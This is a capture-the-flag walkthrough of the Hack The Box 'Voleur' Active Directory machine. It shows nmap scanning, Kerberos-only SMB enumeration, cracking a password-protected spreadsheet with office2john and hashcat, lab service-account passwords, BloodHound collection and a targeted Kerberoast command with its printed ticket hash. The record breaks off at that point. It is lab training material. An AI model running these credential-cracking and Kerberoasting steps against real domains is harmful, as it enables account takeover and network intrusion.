Overview
The machine starts by enumerating SMB shares with a Kerberos-only account to find a password-protected spreadsheet in the IT share, cracking it to leak a list of users and creds to get access as a service account with generic write over a deleted user object, restoring that user and targeted kerberoasting it to crack its ticket and get winrm, then finding DPAPI blobs on its profile to decrypt saved domain credentials for another account, whose winrm session reveals an SSH key for a WSL-backed service account that has full access to a mounted C drive containing an AD backup, dumping the NTDS.dit and SYSTEM/SECURITY hives to extract the Administrator hash and get shell as NT AUTHORITY\SYSTEM
As is common in real life Windows pentests, you will start the Voleur box with credentials for the following account: ryan.naylor / HollowOct31Nyt
Enumeration
start with nmap enumeration
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.129.232.130 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-21 15:11 PDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:11
Completed NSE at 15:11, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:11
Completed NSE at 15:11, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:11
Completed NSE at 15:11, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 15:11
Completed Parallel DNS resolution of 1 host. at 15:11, 0.10s elapsed
Initiating Connect Scan at 15:11
Scanning 10.129.232.130 [1000 ports]
Discovered open port 135/tcp on 10.129.232.130
Discovered open port 139/tcp on 10.129.232.130
Discovered open port 53/tcp on 10.129.232.130
Discovered open port 445/tcp on 10.129.232.130
Discovered open port 3269/tcp on 10.129.232.130
Discovered open port 593/tcp on 10.129.232.130
Discovered open port 389/tcp on 10.129.232.130
Discovered open port 88/tcp on 10.129.232.130
Discovered open port 3268/tcp on 10.129.232.130
Discovered open port 464/tcp on 10.129.232.130
Discovered open port 636/tcp on 10.129.232.130
Discovered open port 2222/tcp on 10.129.232.130
Completed Connect Scan at 15:11, 20.12s elapsed (1000 total ports)
Initiating Service scan at 15:11
Scanning 12 services on 10.129.232.130
Completed Service scan at 15:11, 25.18s elapsed (12 services on 1 host)
NSE: Script scanning 10.129.232.130.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:11
NSE Timing: About 99.94% done; ETC: 15:12 (0:00:00 remaining)
Completed NSE at 15:12, 40.07s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:12
Completed NSE at 15:12, 8.05s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:12
Completed NSE at 15:12, 0.00s elapsed
Nmap scan report for 10.129.232.130
Host is up, received user-set (0.25s latency).
Scanned at 2026-06-21 15:11:05 PDT for 94s
Not shown: 988 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-06-22 06:11:32Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: voleur.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    syn-ack
2222/tcp open  ssh           syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 42:40:39:30:d6:fc:44:95:37:e1:9b:88:0b:a2:d7:71 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC+vH6cIy1hEFJoRs8wB3O/XIIg4X5gPQ8XIFAiqJYvSE7viX8cyr2UsxRAt0kG2mfbNIYZ+80o9bpXJ/M2Nhv1VRi4jMtc+5boOttHY1CEteMGF6EF6jNIIjVb9F5QiMiNNJea1wRDQ2buXhRoI/KmNMp+EPmBGB7PKZ+hYpZavF0EKKTC8HEHvyYDS4CcYfR0pNwIfaxT57rSCAdcFBcOUxKWOiRBK1Rv8QBwxGBhpfFngayFj8ewOOJHaqct4OQ3JUicetvox6kG8si9r0GRigonJXm0VMi/aFvZpJwF40g7+oG2EVu/sGSR6d6t3ln5PNCgGXw95pgYR4x9fLpn/OwK6tugAjeZMla3Mybmn3dXUc5BKqVNHQCMIS6rlIfHZiF114xVGuD9q89atGxL0uTlBOuBizTaF53Z//yBlKSfvXxW4ShH6F8iE1U8aNY92gUejGclVtFCFszYBC2FvGXivcKWsuSLMny++ZkcE4X7tUBQ+CuqYYK/5TfxmIs=
| 256 ae:d9:c2:b8:7d:65:6f:58:c8:f4:ae:4f:e4:e8:cd:94 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMkGDGeRmex5q16ficLqbT7FFvQJxdJZsJ01vdVjKBXfMIC/oAcLPRUwu5yBZeQoOvWF8yIVDN/FJPeqjT9cgxg=
| 256 53:ad:6b:6c:ca:ae:1b:40:44:71:52:95:29:b1:bb:c1 (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILv295drVe3lopPEgZsjMzOVlk4qZZfFz1+EjXGebLCR
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: voleur.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack
Service Info: Host: DC; OSs: Windows, Linux; CPE: cpe:/o:microsoft:windows, cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
| date: 2026-06-22T06:11:56
| _ start_date: N/A
| _clock-skew: 7h59m59s
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 25377/tcp): CLEAN (Timeout)
| Check 2 (port 16985/tcp): CLEAN (Timeout)
| Check 3 (port 59721/udp): CLEAN (Timeout)
| Check 4 (port 7340/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:12
Completed NSE at 15:12, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:12
Completed NSE at 15:12, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:12
Completed NSE at 15:12, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 94.03 seconds
it is an AD environment with DNS, Kerberos, RPC, SMB, LDAP, kpasswd , and SSH (unusual) so lets setup the environment
added hosts file with the FQDN name we found earlier, notice the Service Info shows that the Hostname is DC and we already know the domain which forms the FQDN hostname.domain.com
the krb5.conf file generation showed that the NTLM isn't supported so we'll need the clock-skew fixed cause we'll deal with Kerberos
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ sudo nxc smb 10.129.232.130 -u '' -p '' --generate-krb5-file /etc/krb5.conf
SMB 10.129.232.130 445 DC [*] x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB 10.129.232.130 445 DC [+] krb5 conf saved to: /etc/krb5.conf
SMB 10.129.232.130 445 DC [+] Run the following command to use the conf file: export KRB5_CONFIG=/etc/krb5.conf
SMB 10.129.232.130 445 DC [-] voleur.htb\: STATUS_NOT_SUPPORTED
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ echo '10.129.232.130 DC voleur.htb DC.voleur.htb' | sudo tee -a /etc/hosts
10.129.232.130 DC voleur.htb DC.voleur.htb                                                                              ┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ sudo ntpdate voleur.htb
2026-06-21 23:38:55.667811 (-0700) +28799.660188 +/- 0.074943 voleur.htb 10.129.232.130 s1 no-leap
CLOCK: time stepped by 28799.660188
SMB
testing the valid creds just to show you it is an authentication method issue
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ nxc smb 10.129.232.130 -u ryan.naylor -p 'HollowOct31Nyt'
SMB 10.129.232.130 445 DC [*] x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB 10.129.232.130 445 DC [-] voleur.htb\ryan.naylor:HollowOct31Nyt STATUS_NOT_SUPPORTED
and as you can see with the -k option we can list shares normally
got read access over IT share
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ nxc smb 10.129.232.130 -u ryan.naylor -p 'HollowOct31Nyt' -k --shares
SMB 10.129.232.130 445 DC [*] x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB 10.129.232.130 445 DC [+] voleur.htb\ryan.naylor:HollowOct31Nyt
SMB 10.129.232.130 445 DC [*] Enumerated shares
SMB 10.129.232.130 445 DC Share Permissions Remark
SMB 10.129.232.130 445 DC ----- ----------- ------
SMB 10.129.232.130 445 DC ADMIN$ Remote Admin
SMB 10.129.232.130 445 DC C$ Default share
SMB 10.129.232.130 445 DC Finance
SMB 10.129.232.130 445 DC HR
SMB 10.129.232.130 445 DC IPC$ READ Remote IPC
SMB 10.129.232.130 445 DC IT READ
SMB 10.129.232.130 445 DC NETLOGON READ Logon server share
SMB 10.129.232.130 445 DC SYSVOL READ Logon server share
so lets generate a ticket to access the share
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ kinit ryan.naylor@VOLEUR.HTB
Password for ryan.naylor@VOLEUR.HTB:
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: ryan.naylor@VOLEUR.HTB

Valid starting     Expires            Service principal
06/21/26 23:46:16  06/22/26 09:46:16  krbtgt/VOLEUR.HTB@VOLEUR.HTB
        renew until 06/22/26 23:46:14
IT Share
found this file on the IT share so downloaded it
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ KRB5CCNAME=/tmp/krb5cc_1000 smbclient.py 'voleur.htb/ryan.naylor:' @DC.voleur.htb -k -no-pass
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
ADMIN$
C$
Finance
HR
IPC$
IT
NETLOGON
SYSVOL
# use IT
# ls
drw-rw-rw- 0 Wed Jan 29 01:10:01 2025 .
drw-rw-rw- 0 Thu Jul 24 13:09:59 2025 ..
drw-rw-rw- 0 Wed Jan 29 01:40:17 2025 First-Line Support
# cd First-Line Support
# ls
drw-rw-rw- 0 Wed Jan 29 01:40:17 2025 .
drw-rw-rw- 0 Wed Jan 29 01:10:01 2025 ..
-rw-rw-rw- 16896 Thu May 29 15:23:36 2025 Access_Review.xlsx
# get Access_Review.xlsx
#
the file is access review sheet but it is password protected, tried the password we got for ryan but didn't work so lets try and crack it

so we use office2john to extract the hash first
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ office2john Access_Review.xlsx  | tee sheet.hash
Access_Review.xlsx:$office$*2013*100000*256*16*a80811402788c037b50df976864b33f5*500bd7e833dffaa28772a49e987be35b*7ec993c47ef39a61e86f8273536decc7d525691345004092482f9fd59cfa111c
so passing it to hashcat cracked it → password for it is football
my version of hashcat is built from source which supports auto detection but if yours doesn't the mode for it is
9600which you can specify using-m
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ hashcat -a 0 sheet.hash /usr/share/wordlists/rockyou.txt --user
hashcat (v7.1.2-382-g2d71af371) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-haswell-Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz, 1453/2907 MB (512 MB allocatable), 2MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

9600 | MS Office 2013 | Document

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP
* Uses-64-Bit

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 512 MB (1784 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$office$*2013*100000*256*16*a80811402788c037b50df976864b33f5*500bd7e833dffaa28772a49e987be35b*7ec993c47ef39a61e86f8273536decc7d525691345004092482f9fd59cfa111c:football1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 9600 (MS Office 2013)
Hash.Target......: $office$*2013*100000*256*16*a80811402788c037b50df97...fa111c
Time.Started.....: Sun Jun 21 23:54:47 2026 (7 secs)
Time.Estimated...: Sun Jun 21 23:54:54 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:      129 H/s (14.36ms) @ Accel:88 Loops:1000 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 880/14344385 (0.01%)
Rejected.........: 0/880 (0.00%)
Restore.Point....: 704/14344385 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: bambam -> david1
Hardware.Mon.#01.: Util: 96%

Started: Sun Jun 21 23:54:07 2026
Stopped: Sun Jun 21 23:54:57 2026
the file mentions a lot of information (if none of it is valid at least we got a list of users)

here is the information I could get out of it so lets validate as much creds as we can out of this
jeremy.combs: NightT1meP1dg3on14 -- deleted account
svc_ldap: M1XyC9pW7qT5Vn
svc_iis: N5pXyW1VqM7CZ8
svc_backup: nopassword -- got something to do with jeremy
svc_winrm: nopassword -- got something to do with lacey

remote management users
Lacey.Miller
Todd.Wolfe
Jeremy.Combs
both Jeremy and the account related to it failed, we already know that Jeremy is deleted but just to be sure
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ nxc smb 10.129.232.130 -u jeremy.combs -p 'NightT1meP1dg3on14' -k
SMB 10.129.232.130 445 DC [*] x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB 10.129.232.130 445 DC [-] voleur.htb\jeremy.combs:NightT1meP1dg3on14 KDC_ERR_PREAUTH_FAILED
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ nxc smb 10.129.232.130 -u svc_backup -p 'NightT1meP1dg3on14' -k
SMB 10.129.232.130 445 DC [*] x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB 10.129.232.130 445 DC [-] voleur.htb\svc_backup:NightT1meP1dg3on14 KDC_ERR_PREAUTH_FAILED
both service accounts are valid so there is nothing else we need to do for now (later on we can try some password spray if we hit a dead end or something)
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ nxc smb 10.129.232.130 -u svc_ldap -p 'M1XyC9pW7qT5Vn' -k
SMB 10.129.232.130 445 DC [*] x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB 10.129.232.130 445 DC [+] voleur.htb\svc_ldap:M1XyC9pW7qT5Vn
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ nxc smb 10.129.232.130 -u svc_iis -p 'N5pXyW1VqM7CZ8' -k
SMB 10.129.232.130 445 DC [*] x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB 10.129.232.130 445 DC [+] voleur.htb\svc_iis:N5pXyW1VqM7CZ8
no additional shares readable by any of them
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ nxc smb 10.129.232.130 -u svc_ldap -p 'M1XyC9pW7qT5Vn' -k --shares
SMB 10.129.232.130 445 DC [*] x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB 10.129.232.130 445 DC [+] voleur.htb\svc_ldap:M1XyC9pW7qT5Vn
SMB 10.129.232.130 445 DC [*] Enumerated shares
SMB 10.129.232.130 445 DC Share Permissions Remark
SMB 10.129.232.130 445 DC ----- ----------- ------
SMB 10.129.232.130 445 DC ADMIN$ Remote Admin
SMB 10.129.232.130 445 DC C$ Default share
SMB 10.129.232.130 445 DC Finance
SMB 10.129.232.130 445 DC HR
SMB 10.129.232.130 445 DC IPC$ READ Remote IPC
SMB 10.129.232.130 445 DC IT READ
SMB 10.129.232.130 445 DC NETLOGON READ Logon server share
SMB 10.129.232.130 445 DC SYSVOL READ Logon server share
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ nxc smb 10.129.232.130 -u svc_iis -p 'N5pXyW1VqM7CZ8' -k --shares
SMB 10.129.232.130 445 DC [*] x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB 10.129.232.130 445 DC [+] voleur.htb\svc_iis:N5pXyW1VqM7CZ8
SMB 10.129.232.130 445 DC [*] Enumerated shares
SMB 10.129.232.130 445 DC Share Permissions Remark
SMB 10.129.232.130 445 DC ----- ----------- ------
SMB 10.129.232.130 445 DC ADMIN$ Remote Admin
SMB 10.129.232.130 445 DC C$ Default share
SMB 10.129.232.130 445 DC Finance
SMB 10.129.232.130 445 DC HR
SMB 10.129.232.130 445 DC IPC$ READ Remote IPC
SMB 10.129.232.130 445 DC IT READ
SMB 10.129.232.130 445 DC NETLOGON READ Logon server share
SMB 10.129.232.130 445 DC SYSVOL READ Logon server share
for now lest get bloodhound data somehow it worked without me specifying the -k so maybe the NTLM is disabled for some users only (sensitive users)? but if this is true why does nxc show NTLM: False even before the auth validation
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ rusthound -d voleur.htb -i 10.129.232.130 -u svc_ldap -p M1XyC9pW7qT5Vn -z
---------------------------------------------------
Initializing RustHound at 00:07:10 on 06/22/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-06-22T07:07:10Z INFO  rusthound] Verbosity level: Info
[2026-06-22T07:07:11Z INFO  rusthound::ldap] Connected to VOLEUR.HTB Active Directory!
[2026-06-22T07:07:11Z INFO  rusthound::ldap] Starting data collection...
[2026-06-22T07:07:13Z INFO  rusthound::ldap] All data collected for NamingContext DC=voleur,DC=htb
[2026-06-22T07:07:13Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2026-06-22T07:07:13Z INFO  rusthound::json::parser::bh_41] MachineAccountQuota: 10
[2026-06-22T07:07:13Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-06-22T07:07:13Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-06-22T07:07:13Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-06-22T07:07:13Z INFO  rusthound::json::maker] 12 users parsed!
[2026-06-22T07:07:13Z INFO  rusthound::json::maker] 64 groups parsed!
[2026-06-22T07:07:13Z INFO  rusthound::json::maker] 1 computers parsed!
[2026-06-22T07:07:13Z INFO  rusthound::json::maker] 5 ous parsed!
[2026-06-22T07:07:13Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-06-22T07:07:13Z INFO  rusthound::json::maker] 2 gpos parsed!
[2026-06-22T07:07:13Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-06-22T07:07:13Z INFO  rusthound::json::maker] .//20260622000713_voleur-htb_rusthound.zip created!

RustHound Enumeration Completed at 00:07:13 on 06/22/26! Happy Graphing!
so somehow nxc shows unsupported but rusthound just works, maybe it defaults back to kerberos but i don't think so
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ nxc smb 10.129.232.130 -u svc_ldap -p 'M1XyC9pW7qT5Vn'
SMB 10.129.232.130 445 DC [*] x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB 10.129.232.130 445 DC [-] voleur.htb\svc_ldap:M1XyC9pW7qT5Vn STATUS_NOT_SUPPORTED
it just uses simple_bind, there is something off about this box but lets move on for now
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ rusthound -d voleur.htb -i 10.129.232.130 -u svc_ldap -p M1XyC9pW7qT5Vn -z -vvv
---------------------------------------------------
Initializing RustHound at 00:09:40 on 06/22/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-06-22T07:09:40Z INFO  rusthound] Verbosity level: Trace
[2026-06-22T07:09:40Z DEBUG rusthound::ldap] IP: 10.129.232.130
[2026-06-22T07:09:40Z DEBUG rusthound::ldap] PORT: not set
[2026-06-22T07:09:40Z DEBUG rusthound::ldap] FQDN: not set
[2026-06-22T07:09:40Z DEBUG rusthound::ldap] Url: ldap://10.129.232.130
[2026-06-22T07:09:40Z DEBUG rusthound::ldap] Domain: voleur.htb
[2026-06-22T07:09:40Z DEBUG rusthound::ldap] Username: svc_ldap@voleur.htb
[2026-06-22T07:09:40Z DEBUG rusthound::ldap] Email: svc_ldap@voleur.htb
[2026-06-22T07:09:40Z DEBUG rusthound::ldap] Password: M1XyC9pW7qT5Vn
[2026-06-22T07:09:40Z DEBUG rusthound::ldap] DC: ["DC=voleur,DC=htb"]
[2026-06-22T07:09:40Z DEBUG rusthound::ldap] ADCS: false
[2026-06-22T07:09:40Z DEBUG rusthound::ldap] Kerberos: false
[2026-06-22T07:09:40Z DEBUG rusthound::ldap] Trying to connect with simple_bind() function (username:password)
[2026-06-22T07:09:40Z INFO  rusthound::ldap] Connected to VOLEUR.HTB Active Directory!
[2026-06-22T07:09:40Z INFO  rusthound::ldap] Starting data collection...
ooh wait, we learned something new nxc uses NTLM challenge response by default without the -k option via SASL NTLM but because it is disabled it fails but ldap simple_bind doesn't necesseraely mean that it is using NTLM but it sends the raw password as is which isn't disabled ? maybe NTLM is disabled but kerberos isn't enforced
Shell as svc_winrm
looking at the data from bloodhound, got outbound controls
- we can
writeSPNover SVC_WINRM meaning we cantargetKerberoastit - we are part of Restore_users group which gives us Generic Write over a user and an entire OU called Second-Line Support
so lets first try the targetedKerberoasating
first get a ticket cause the tool will need it
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ kinit svc_ldap@VOLEUR.HTB
Password for svc_ldap@VOLEUR.HTB:
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: svc_ldap@VOLEUR.HTB

Valid starting     Expires            Service principal
06/22/26 00:23:55  06/22/26 10:23:55  krbtgt/VOLEUR.HTB@VOLEUR.HTB
        renew until 06/23/26 00:23:50
then do the targeted kerberoasting, where it writes the SPN over the user with the access we have then it does the normal kerberoasting which will grab us the hash then i think it does cleanup afterwards so you don't have to worry about that
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ KRB5CCNAME=/tmp/krb5cc_1000 python3 /opt/scripts/targetedKerberoast/targetedKerberoast.py -u svc_ldap -p M1XyC9pW7qT5Vn -k --request-user svc_winrm -d voleur.htb --dc-host dc.voleur.htb
[*] Starting kerberoast attacks
[*] Attacking user (svc_winrm)
[+] Printing hash for (svc_winrm)
$krb5tgs$23$*svc_winrm$VOLEUR.HTB$voleur.htb/svc_winrm*$8b43ea8dbf9efa1663390cc7d63dd567$54bf2a587d94abe4f69c078128a0e980ffe994d1f33130ec6de4caf918840a0103db6aa2ce40abbc1a0bb4c329efb02d660a1e3fa9ebd9726e2e4a8df5ea1dec815bf0f36635d6ad8b2d667e5bef35e71ba4d18c5940ce2d9fee74a2d8cd863a3f52ac980adab65d71dbc1ff6e01c9369d82d18621a272755ab8f70ab368f397db60abba35249e45a2e4629e6cc9e26790a93274ba7dd740289401b9b70ceeecab79b57d80342f7afb810ce4c1d28e28e81bc0f9ad1ed26896b5e7a8601589307c4cd99571268e0343795eaf8f2305f610c16d86eb41ca96e6f78fe03e3c2ce2a3e638ec2bb13cdb8d6974177d2e35dcbec0739321ed229328c1372873a3956932b401de769368e7e9951be40cf328383903e1e9eda64da0e5036971d67006a42b8c2d1c14555e0a0ebe18409f3e5cdcc7baf90716eb6c9fd8e8e6321be94b1b2babf71a5aeb22dfd3806f55a890bcf7018e986102c7cbda1292dc8e719978e86ab85e7efd3a28f19c68ccf82eb7f45808dca8906b7024c68e51f8344e70f056eafe22b61a298890e188c93efe72c22d45738a018027c2108fab044362af2c003fd00d7b37093197972fae8dbb28fc05a5d04eae5000722dca8908416c3e72d03f913ea8754ea0342ce1aaf49b587961b10db3417b8487799f5f9ddfaea9296